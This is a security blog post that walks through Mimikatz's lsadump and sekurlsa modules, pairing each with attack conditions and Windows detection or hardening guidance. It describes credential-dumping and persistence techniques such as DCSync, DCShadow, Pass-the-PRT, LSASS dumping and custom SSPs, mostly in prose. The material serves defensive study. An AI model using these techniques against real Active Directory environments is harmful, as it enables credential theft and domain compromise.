Overview
Initially, my aim with this post was to dig into Mimikatz in greater detail. I had used its more common functions during CRTO and OSCP, but had never explored its more exotic features in any depth. Mimikatz is an enormous tool, so I focused on the lsadump and sekurlsa functions, as they are commonly used for dumping credentials.
I also wanted to focus on providing detail on how this can be detected and monitored, as Mimikatz leverages a number of legitimate features of Windows, which can make it difficult to prevent. All of the work in this article has been performed by a number of excellent researchers – I have simply pulled it together into this article!
As an introduction to Mimikatz and credential providers, I found this blog to be a useful introduction. Initially, I will cover a few new features I uncovered which grabbed my attention. Then I will go through each of the functions, covering what they do, how they can be leveraged and how to defend against it. Finally, I will cover some recommendations to defend against password reuse, and to prevent Mimikatz from gathering credentials.
Interesting Stuff
DCShadow
The lsadump::dcshadow module allows for an attacker with Domain Admin permissions to more stealthily modify settings on any user of their choice. This means an account could have a single property changed to backdoor it, without being as noisy as performing an attack such as DCSync.
Decrypt ‘Isolated’ Credentials
Using sekurlsa::bootkey, we can decrypt blobs which are protected by an isolated LSA process (i.e. behind Credential Guard). With access to the physical memory of a machine, it is possible for Mimikatz to recover the necessary information to decrypt these protected blobs.
Inter-Realm Tickets
With Domain Admin privileges, we can dump the forest trust keys with Mimikatz which we can use to create a forged trust ticket. This will allow us to leverage an alternative high-level persistence mechanism to golden tickets without using the krbtgt account. (Link)
mimilib.dll
This little file can be used to register a custom SSP (Security Support Provider). If this is added to the registry, it will then log any credentials used to access the machine in plaintext, even if Credential Guard is enabled. This default method is well signatured, but I had not come across custom SSPs before. (Link 1, Link 2)
Pass The PRT
“A Primary Refresh Token (PRT) is a key artifact of Azure AD authentication on Windows 10 or newer, Windows Server 2016 and later versions, iOS, and Android devices. It is a JSON Web Token (JWT) specially issued to Microsoft first party token brokers to enable single sign-on (SSO) across the applications used on those devices” – Microsoft
Using the sekurlsa::cloudap module, we can dump the PRT for a machine. With some DPAPI magic, we can then generate cookies for an account for up to 14 days. This allows us to interact with Azure as the compromised user, without needing access to the compromised device. (Link)
The Hacker Tools
This is a site I have seen several people mention, but I had never used it much until now. It is a really handy reference for the various functions which Mimikatz supports. Here are links to the lsadump and sekurlsa pages – thanks Charlie Bromberg!
lsadump::
backupkeys
Overview
The lsadump::backupkeys function allows for the Domain Controller backup DPAPI keys to be dumped
Attacking
This requires Domain Admin privilege and can only be performed against a DC.
Exploiting this means we can export the backup DPAPI keys. This can be done using Mimikatz or using DSInternals (Get-BootKey, Get-ADDBackupKey and Save-DPAPIBlob cmdlets) in this order.
We can then decrypt DPAPI secrets for all users, including decrypting these secrets off the target machine.
Prevention/Detection
This attack is hard to defend against as to leverage this, an attacker has to already have a Domain Admin level of permission. Therefore, limiting access to Tier 0/DC’s is likely the best route.
cache
Overview
lsadump::cache will load cached domain credentials from the registry, these credentials are cached in case the device is unable to connect to a DC, when these values will be used to authenticate the user.
These cached credentials can be found at registry keys HKEY_LOCAL_MACHINE\SECURITY\Cache\NL$1 through to NL$10.
Attacking
This attack requires elevated privileges.
The recovered hashes can be cracked with hashcat, if the hash is transformed into the format “$DCC2$10240#USERNAME#HASH” and mode 2100 is used.
Prevention/Detection
The caching of domain credentials can be restricted via Group Policy. Under Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options and set the value for ‘Interactive logon: Number of previous logons to cache (in case domain controller is not available)‘ to 0.
Alternatively, the registry key HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon can be set to 0. By default Windows 10 and Server 2016 cache the 10 most recent passwords (i.e. The Winlogon value is set to 10)
changentlm
Overview
lsadump::changentlm allows the password of a user to be changed with an NTLM hash or a plaintext password.
Attacking
This requires access to the users current NTLM hash.
In particular, this technique can be very handy if we have a hash, but need to authenticate with a cleartext platform (Such as Sharepoint/OWA). It allows us to set a known password for an account, then revert it back to the original hash (If we have obtained the hash via DCSync or other means).
Despite these two benefits, there are a couple of key drawbacks. It can only be used once per day and it will not update password on client apps (Such as Outlook on their mobile), so could tip them off.
Prevention/Detection
This activity generates event ID 4723, which has odd characteristics of the subject and target being different users. This should be unusual, as the target should be the only person resetting their password. If an admin does a password reset, it generates event ID 4724
The new password will get added to the password history, which can help correlate events. Additionally, enabling Azure Conditional Access policies to force MFA or restrict logons to trusted network segments can provide another layer of security, although this can be bypassed by the Pass-The-PRT attack (via sekurlsa::cloudap)
dcshadow
Overview
Using lsadump::dcshadow, an attacker can modify any parameter on any user. With some forethought, an attacker could more stealthily backdoor accounts and gain persistence than other better known methods of leveraging Domain Admin permissions.
Attacking
This requires Domain Admin privilege.
As mentioned above, we can modify any permission on any user. There is also a very good technical deep dive on this technique.
Prevention/Detection
There are a few ways of detecting this activity, first we can investigate Event ID 4929 (Detailed Directory Service Replication) from non-DC hosts. Additionally, EID 4662 can be monitored for a rapid creation and deletion of a DC object
Moving away from Event IDs, we can monitor for computers which have an RPC service with a GUID of E3514235–4B06–11D1-AB04–00C04FC2DCD2 exposed, as this should be DC specific. This GUID also features in a characteristic SPN which can be fingerprinted.
dcsync
Overview
One of the classic Active Directory attacks, lsadump::dcsync allows us to perform a DCSync attack. By leveraging the MS-DRSR (Directory Replication Service Remote) protocol, this attack will effectively turn the compromised device into another DC, allowing it to replicate credential material from the other legitimate DC’s.
Attacking
As mentioned above, we can perform the DCSync attack. This requires both the Replicating Directory Changes and Replicating Directory Changes All ACEs. Typically this is limited to DA, EA and DC groups, but it can be mistakenly granted to other users or groups in AD.
DCSync can allow us to compromise the KRBTGT account, allowing golden ticket attacks to be performed, as well as other attacks.
Prevention/Detection
The easiest way of preventing this attack is to improve the security of your AD environment using an attack path auditing solution such as BloodHound. This tool has support for the 2 required permissions (GetChanges and GetChangesAll), as well as having a pre-built query to identify users with these permissions.
Should it not be possible to remediate these permissions in your environment, then you can monitor the network for MS-DRSR traffic coming from non-DC computers, but it is ultimately a far worse solution than preventing the attack in the first place.
lsa
Overview
lsadump::lsa will interact with the LSA server (lsass.exe) in order to dump credentials for a specific user.
Attacking
This function gives us 2 options for interacting with the LSA server, we can either patch it with /patch and return NTLM hashes although this is not recommended. Alternatively we can inject into the lsass.exe process with /inject. We can specify an individual user with the /name or /id parameters.
Prevention/Detection
Follow the defensive recommendations at the end of this post, in particular the guidance on hardening LSASS.
mbc
Overview
I couldn’t find any blogs relating to this, but I believe this function will reveal the MachineBoundCertificate for a given device. This certificate can be generated by Credential Guard.
Attacking
N/A – No publicly known attacks (yet…)
Prevention/Detection
I couldn’t find any articles relating to preventing this behaviour, but there is a good article on confirming that values within msDS-KeyCredentialLink are legitimate. CredentialGuard (And by extension MachineBoundCertificates) can populate this field.
netsync
Overview
lsadump::netsync leverages the Microsoft Netlogon Remote Protocol (MS-NRPC) to allow an attacker to request an NTLM hash for a machine account. This is similar to DCSync, but only for machine accounts. TrustedSec have done an excellent guide to this technique.
Attacking
In order to perform this attack, we need to obtain the NTLM hash of the DC machine account.
After leveraging netsync, we can then create silver tickets as the machine account of our choice.
Prevention/Detection
TrustedSec’s blog post has some good detection measures.
The patch for ZeroLogon (CVE-2020-1472) looks to prevent this attack, unless specific settings are disabled to allow ‘dangerous’ activity.
packages
Overview
This function shows the various credential packages available to Mimikatz
Attacking
N/A – This just shows information about Mimikatz
Prevention/Detection
N/A – This just shows information about Mimikatz
postzerologon
Overview
Following ZeroLogon exploitation, this will change the machine account to a known value.
Attacking
Targeted machine account will have its password set to ‘Waza1234/Waza1234/Waza1234/‘
Prevention/Detection
Follow Microsoft’s guidance on patching via KB4557222
rpdata
Overview
N/A – Unknown function
Attacking
N/A – Unknown function
Prevention/Detection
N/A – Unknown function
sam
Overview
Running lsadump::sam will dump the hashes stored within the local SAM registry hive
Attacking
This requires elevated privileges to the machine and is covered under T1003.002.
It can be performed remotely by dumping the SAM and SYSTEM hives using tooling such as reg save and running Mimikatz off the target.
Prevention/Detection
To thwart this style of attack, using strong, unique passwords can help to prevent credential re-use, should a computer become compromised.
We can detect this attack by enabling ‘Audit Object Access‘. This can be done via Local Security Policy under the following path: Security Settings\Local Policies\Audit Policy\Audit object access. This can also be done via group policy at the following path: Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Audit Policy\Audit object access
Following this, you then need to enable audit policies for the relevant registry keys, such as the SAM and SECURITY hives. This will generate EID 4656 events which can then be detected. This can be extremely noisy though, so will require further tuning.
secrets
Overview
Running lsadump::secrets will dump the hashes stored within the local SECURITY registry hive
Attacking
This requires elevated privileges to the machine and is covered under T1003.004.
It can be performed remotely by dumping the SECURITY and SYSTEM hives using tooling such as reg save and running Mimikatz off the target.
Prevention/Detection
To thwart this style of attack, using strong, unique passwords can help to prevent credential re-use, should a computer become compromised.
We can detect this attack by enabling ‘Audit Object Access‘. This can be done via Local Security Policy under the following path: Security Settings\Local Policies\Audit Policy\Audit object access.
This can also be done via group policy at the following path: Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Audit Policy\Audit object access
Following this, you then need to enable audit policies for the relevant registry keys, such as the SAM and SECURITY hives. This will generate event ID 4656 events which can then be detected. This can be extremely noisy though, so will require further tuning.
setntlm
Overview
Leveraging lsadump::setntlm will allow us to change the password of an account via the command line, should we have sufficient privileges.
Attacking
This function requires us to have ‘privileged access’ over the account. For example if we have compromised an account with a ForceChangePassword permission over another account. A benefit of this method is that it doesn’t require us to know the current or previous password
Prevention/Detection
This technique will generate event ID 4738. The new password will get added to the password history, which can help correlate events. Additionally, enabling Azure Conditional Access policies to force MFA or restrict logons to trusted network segments can provide another layer of security, although this can be bypassed by the Pass-The-PRT attack (via sekurlsa::cloudap)
trust
Overview
We can use lsadump::trust to patch LSASS in order to obtain the forest trust keys, which can allow us to forge inter-realm tickets.
Attacking
We can forge an inter-realm ticket, allowing DA in Domain A to move laterally into Domain B, should they share a bi-directional trust (Link 1 and Link 2). Additionally, there is an interesting blog by XPN looking at cracking these keys.
Prevention/Detection
Follow the guidance at the end of the post on identifying attack paths to critical assets such as Domain Controllers and Domain Admins.
zerologon
Overview
lsadump::zerologon performs the ZeroLogon attack.
Attacking
This will set the password of the computer account on the targeted domain controller to a blank string.
Prevention/Detection
Follow Microsoft’s guidance on patching via KB4557222
sekurlsa::
backupkeys
Overview
sekurlsa::backupkeys shows the GUIDs of the DPAPI backup keys on a DC. This is very similar to the lsadump::backupkeys command which will also automatically gather the value of the keys and the location of them on disk.
Attacking
This will reveal the GUID values of the backup DPAPI keys, which can then be exported and leveraged to decrypt secrets on any domain-joined machine, as covered in the attacking section of lsadump::backupkeys.
Prevention/Detection
N/A – See lsadump::backupkeys.
bootkey
Overview
I was unable to find a comprehensive post on sekurlsa::bootkey, so had to do quite a bit of digging to uncover it. Based on a tweet by Benjamin Delpy, we can use this function with the /raw parameter to decrypt ‘LSA Isolated’ (aka Credential Guard-protected) credentials, if we are able to obtain the ‘SecureKey.pdb’ file. From some comments on that post, it appears this might be possible against VMWare hosts.
Attacking
Benjamin Delpy has produced a video which demonstrates how to perform this attack. I am planning on digging into this technique at a later date, but for now I will use the screenshots from Benjamin Delpy’s video. Below we can see the output of sekurlsa::logonpasswords before sekurlsa::bootkey is run:


A minidump of LSASS is then taken and loaded into Mimikatz. The bootkey command is then run passing in the .vmem file of a virtual machine. It appears as if this technique will work if we have access to the physical memory of a machine.

Following this, we can now obtain the cleartext password which is ‘protected’ by Credential Guard.
Prevention/Detection
Follow the defensive recommendations at the end of this post, in particular the guidance on hardening LSASS.
Protecting credentials in Credential Guard is still a good step to take in order to secure credentials, this technique doesn’t fundamentally change that guidance!
cloudap
Overview
sekurlsa::cloudap will reveal the Primary Refresh Token (PRT) for an Azure-joined or hybrid Azure-joined device. This PRT file will allow us to generate PRT cookies, which in turn will allow us to impersonate the user to Azure from an attacker controlled device.
Attacking
In short, this allows us to perform the Pass-The-PRT Attack. Joe Stocker summarises this attack really well: “This allows the attacker to sign in as the user, even if their device is not Intune compliant or Hybrid Azure AD joined”.
To perform this attack, we will need to have local admin access to the machine in question, but we will not need to compromise anything such as the TMP, as the information we need (PRT and derived key) are found in LSASS.
Prevention/Detection
Follow the defensive recommendations at the end of this post, in particular the guidance on hardening LSASS.
credman
Overview
sekurlsa::credman will interact with Credential Manager (credman), to uncover credentials.
Attacking
We can enumerate stored credentials with vaultcmd, although this didn’t reveal all the entries on my system in practise.
Additionally, we can backup the CredMan files to export them off a target system, but this does require GUI access.
Prevention/Detection
The best way of preventing this is preventing Credential Manager from caching passwords in the first place. I was unable to find a method of being more granular than a straight allow or deny of Credential Manager.
Backing up all the credentials from Credential Manager will create Event ID 5376.
dpapi
Overview
sekurlsa::dpapi will dump DPAPI user master keys from LSASS. These SHA1 hash of the password is cached by LSASS following the initial logon. This SHA1 value is used by DPAPI to decrypt the encrypted blobs.
Attacking
We can use this function to reveal the masterkeys for each user. These keys are then used to decrypt DPAPI-protected credentials, which can be performed with the dpapi:: module in Mimikatz.
Prevention/Detection
From Harmj0ys post, he states it is very difficult to prevent this attack.
Follow the defensive recommendations at the end of this post to harden LSASS.
dpapisystem
Overview
sekurlsa::dpapisystem will obtain the DPAPI system master keys from the SYSTEM and SECURITY registry hives.
Attacking
We can use this function to reveal the System master key. This key are then used to decrypt DPAPI-protected credentials, which can be performed with the dpapi:: module in Mimikatz.
Prevention/Detection
From Harmj0ys post, he states it is very difficult to prevent this attack.
Follow the defensive recommendations at the end of this post to harden LSASS.
ekeys
Overview
sekurlsa::ekeys will dump any kerberos tickets (i.e. all key types) from LSASS. This is very similar to the triage command in Rubeus, but with key differences under the hood. Rubeus will leverage the LsaCallAuthenticationPackage API call, whereas Mimikatz parses LSASS.
Both have different pros and cons, but the sekurlsa::ekeys command is likely to be the less OPSEC-safe option due to interacting with LSASS.
Attacking
We can perform many attacks with a valid hash of a user, in particular pass-the-hash or overpass-the-hash. We can use Rubeus to obtain a valid TGT using a hash with asktgt and the /rc4 or /aes256 flags. Using the sekurlsa::ekeys command, we will be able to find the AES256 hash for the user, which is more normal for an environment and might be more OPSEC-safe.
Prevention/Detection
If the hashes are used via overpass-the-hash, then the difference in encryption strength can be detectable if we were to use the RC4 hash instead of an AES256 hash.
Follow the defensive recommendations at the end of this post to harden LSASS.
kerberos
Overview
I believe sekurlsa::kerberos lists credentials cached by the Kerberos SSP following a successful authentication to the network. This appears to be separate to the Kerberos tickets which are also cached and obtainable through Rubeus’s triage command, or sekurlsa::tickets within Mimikatz.
Attacking
We can perform many attacks with a valid hash of a user, in particular pass-the-hash or overpass-the-hash.
Prevention/Detection
Follow the defensive recommendations at the end of this post to harden LSASS.
krbtgt
Overview
sekurlsa::krbtgt obtains the password hash of the krbtgt account from a domain controller.
Attacking
Compromising the KRBTGT account can be used to perform golden ticket attacks
Prevention/Detection
Follow the guidance at the end of the post on identifying attack paths to critical assets such as Domain Controllers and Domain Admins.
livessp
Overview
sekurlsa::livessp gathers data from the LiveSSP SSP, this was introduced in Windows 8 when signing in with a Live account.
Attacking
We can perform many attacks with a valid hash of a user, in particular pass-the-hash or overpass-the-hash.
Prevention/Detection
From GentilKiwi’s post, which refers to this post, we can likely remove LiveSSP from the authorised credential providers without too much impact.
KB2871997 appears to introduce the capability to prevent caching LiveSSP credentials for members of the Protected Users group.
logonpasswords
Overview
sekurlsa::logonpasswords is the classic mode of running Mimikatz, returns credentials from all supported credential providers and SSPs.
Attacking
N/A – The various SSPs and credential providers are covered in this guide.
Prevention/Detection
Follow the defensive recommendations at the end of this post to harden LSASS.
minidump
Overview
sekurlsa::minidump instructs Mimikatz to parse a memory dump of LSASS and not to interact with lsass.exe on the machine. This has the advantage of not having to interact with LSASS multiple times if you are going to perform multiple queries.
Attacking
In order to obtain a memory dump of a process, there are various ways for dumping processes in Windows, though they will require admin privileges.
Common methods include using ProcDump.exe, Task Manager or rundll32 with comsvcs.
Prevention/Detection
N/A – This is Mimikatz functionality and can be performed off the host.
msv
Overview
sekurlsa::msv shows credentials from the MSV1_0 credential package, which typically handles “Interactive logons, batch logons, and service logons“
Attacking
This is another credential provider which Mimikatz can parse. There are some interesting blogs which dig into this provider in greater detail.
Prevention/Detection
From Benjamin Delpy’s post, we need to retain MSV1_0 in order for the computer to work properly, so we will have to harden LSASS instead to prevent these secrets from being stolen.
process
Overview
Following the usage of sekurlsa::minidump, sekurlsa::process will switch back to interacting with lsass.exe on the machine, rather than leveraging the data from the dumped file.
Attacking
N/A – This is Mimikatz functionality
Prevention/Detection
N/A – This is Mimikatz functionality
pth
Overview
sekurlsa::pth allows us to perform pass-the-hash attacks in Mimikatz, as well as spawning a process as a given user.
Attacking
This will allow us to spawn a process of our choice as a given user if we have the hash of their password.
There are also some specific criteria around which params are needed, as covered here.
It might be easiest to spawn a bogus program using this technique, then use steal_token in Cobalt Strike to leverage the access token of this process created via PTH.
Prevention/Detection
Generally EID 4624 with LogonType 9, but this blog covers some more detection settings which can help.
ssp
Overview
sekurlsa::ssp will gather data from SSP’s (Security Support Provider). Applications can implement their own third-party SSPs to handle authentication if SSO isn’t an option. Benjamin Delpy’s blog mentions that applications with third-party accounts might legitimately leverage this functionality.
Attacking
As an attacker, we can leverage this in three ways. We can simply use sekurlsa::ssp to read credentials gathered by pre-existing SSPs. Using misc::memssp, we can register a new SSP, which will log passwords in plaintext, but will not persist over a reboot and will require injecting into LSASS which is obviously not ideal. Finally, using mimilib.dll, we can create a more persistent method for leveraging SSPs, but it does require dropping a DLL to disk.
Prevention/Detection
Look for the existence of log files such as C:\Windows\System32\kiwissp.log or C:\Windows\System32\mimilsa.log, which will show the credentials potentially gathered by an attacker. Although if this is seen, then it is likely too late.
Follow the defensive recommendations at the end of this post to harden LSASS, although remember that this is a Credential Guard bypass, therefore PPL will have to be enabled to prevent this attack from being successful.
tickets
Overview
sekurlsa::tickets lists all the Kerberos tickets from the system.
Attacking
Functionally, I believe this is similar to Rubeus’s triage command. Both require elevated access to view tickets from other users.
Tickets are valid for 10 hours, but can be renewed for up to 7 days. This can be leveraged using Pass-The-Ticket, which is covered by many other blogs.
Prevention/Detection
Follow the defensive recommendations at the end of this post to harden LSASS.
There is the potential to detect by matching users who are logged on compared to the kerberos tickets in memory. This seems quite complex and might be hard to implement at scale, even if it is effective.
Defender for Identity is able to detect suspected pass-the-ticket activity through external ID 2018.
trust
Overview
We can use sekurlsa::trust to obtain the forest trust keys, which can allow us to forge inter-realm tickets.
Attacking
We can forge an inter-realm ticket, allowing DA in Domain A to move laterally into Domain B, should they share a bi-directional trust (Link 1 and Link 2). Additionally, there is an interesting blog by XPN looking at cracking these keys
Prevention/Detection
Follow the guidance at the end of the post on identifying attack paths to critical assets such as Domain Controllers and Domain Admins.
tspkg
Overview
The sekurlsa::tspkg function will list credentials from the ‘Terminal Services’ authentication provider, which is more commonly known as TsPkg. This has close relations to TSSSP (Terminal Services SSP), which is the SSP which then leverages TsPKG to manage passwords.
Attacking
This is caused by a series of non-default settings being enabled. These relate to enabling a semi-SSO mode in RDP, where NLA is used. We need these settings to be enabled, and an authorised server (or a wildcard) to be set in the Computer Configuration\Administrative Templates\System\Credentials Delegation field of a GPO.
Prevention/Detection
The infamous KB2871997 introduces the capability to prevent plaintext caching of this SSP, but it is not enabled by default!
wdigest
Overview
sekurlsa::wdigest lists credentials from the Digest SSP, better known as wdigest.dll or WDigest.
Attacking
Hashes recovered from WDigest can be leveraged using standard pass-the-hash (T1550.002) or overpass-the-hash methodology.
Prevention/Detection
KB2871997 introduces the capability to prevent plaintext caching of Wdigest. Be warned, as it is installed by not enabled by default on Win8.1 and 2012 R2!
To enable this, install the patch for Windows 7/Windows 8/Server 2008 R2/Server 2012. Then ensure the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest entry has the UseLogonCredential property set to 0.
If this is set to 1, then it will not protect the machine at all (i.e. Wdigest will cache in plaintext). If the UseLogonCredential entry doesn’t exist, then it will again cache in plaintext on older OS’s.
This is a very complex patch, so refer to the KB2871997 article or an article by StealthBits which breaks down these considerations.
Defensive Advice
The sections below will cover some defensive guidance to help protect a device against the various Mimikatz functions above from being possible.
Hardening LSASS
This section will cover some recommendations for enhancing the security of LSASS. Due to it being commonly targeted by attackers, it makes sense to secure this as best as possible.
Enable PPL (Protected Process Light)
Enabling PPL (M1025) will effectively mean that even administrative users are unable to interact with LSASS via tools such as Mimikatz (As PPL will prevent an attacker for successfully invoking the OpenProcess API call to interact with LSASS, even if they have SeDebugPrivilege).
With this enabled, it will force an attacker to resort to other methods to bypass PPL, which open up more opportunities to detect them. Common examples of bypassing PPL typically rely on loading a custom driver, such as Mimikatz’ own mimidrv driver.
To enable PPL on an individual computer, we can do this by opening the HKLM\SYSTEM\CurrentControlSet\Control\Lsa key and adding the DWORD value “RunAsPPL“, setting its value to 1 and restarting. This can also be done via group policy
Enable Credential Guard
We can enable Credential Guard (M1043) to run ‘LSASS’ within its own heavily-restricted virtual environment, this isolated ‘version’ of LSASS is known as LSAIso. LSASS still runs on the computer, but talks to LSAIso in order to handle and monitor authentication requests. This monitoring limits the ability for an attacker to interact with the credentials within LSASS, as they are now isolated.
We can enable Credential Guard via group policy, InTune or on the local machine
As covered in sekurlsa::ssp, a well known bypass of this is to register a custom SSP, which will then capture any subsequent credentials in plaintext.
Enable Attack Surface Reduction (ASR) Rules
Should you be enrolled in a compatible plan, enabling ASR rules can help to monitor and prevent malicious access to LSASS. This includes attacks such as Pass-The-PRT (sekurlsa::cloudap), which was able to still work even with Credential Guard enabled.
The following PowerShell command will enable the rule in blocking mode:
Add-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 -AttackSurfaceReductionRules_Actions Enabled
To enable it in audit mode, use -AttackSurfaceReductionRules_Actions AuditMode instead. With ASR enabled, this will generate event ID’s 1121 (Block mode) and 1122 (Audit mode) within the Windows Defender/Operational log
Restricting Local Admin Rights
Preventing users (and attackers) from obtaining administrative privileges in the first place will also add another layer of defence. Whilst there are a number of ways of escalating privileges, it introduces more opportunities to catch an attacker.
Reducing Credential Reuse
The age old advice of not re-using credentials still works today. A predictable or weak naming scheme is trivially exploitable by an attacker and can lead to widespread access across the environment. Using strong, unique passwords helps to prevent this.
Assess AD Attack Paths
Using a tool such as BloodHound, we can assess an Active Directory environment to identify ‘attack paths’ which an attacker might leverage. The BloodHound Enterprise site has a good introduction to this topic, but all of the concepts can be performed using the free version.
By removing attack paths within your environment, you can effectively prevent an attacker from directly escalating their privilege within Active Directory. If an attacker is able to gain permissions such as Domain Administrator, they are able to perform a number of highly powerful attacks and will be extremely difficult to fully remove from the environment.
Attack paths can also be created when privileged accounts log into other computers. Therefore limiting the computers which powerful accounts such as the Domain Admin can log into will help to reduce the chance of an attacker compromising the account.